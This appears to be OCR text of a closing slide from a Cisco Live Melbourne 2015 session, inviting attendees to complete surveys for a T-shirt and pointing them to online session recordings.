
Give us your feedback and receive a Cisco Live 2015 T-Shirt!

Complete your Overall Event Survey and 5 Session Evaluations.

- Directly from your mobile device on the Cisco Live Mobile App
- By visiting the Cisco Live Mobile Site http://showcase.genie-connect.com/clmelbourne2015
- Visit any Cisco Live Internet Station located throughout the venue

T-Shirts can be collected in the World of Solutions on Friday 20 March 12:00pm - 2:00pm

Learn online with Cisco Live!
Visit us online after the conference for full access to session videos and presentations. www.CiscoLiveAPAC.com


Thank you.
CISCO
Cisco live!


CISCO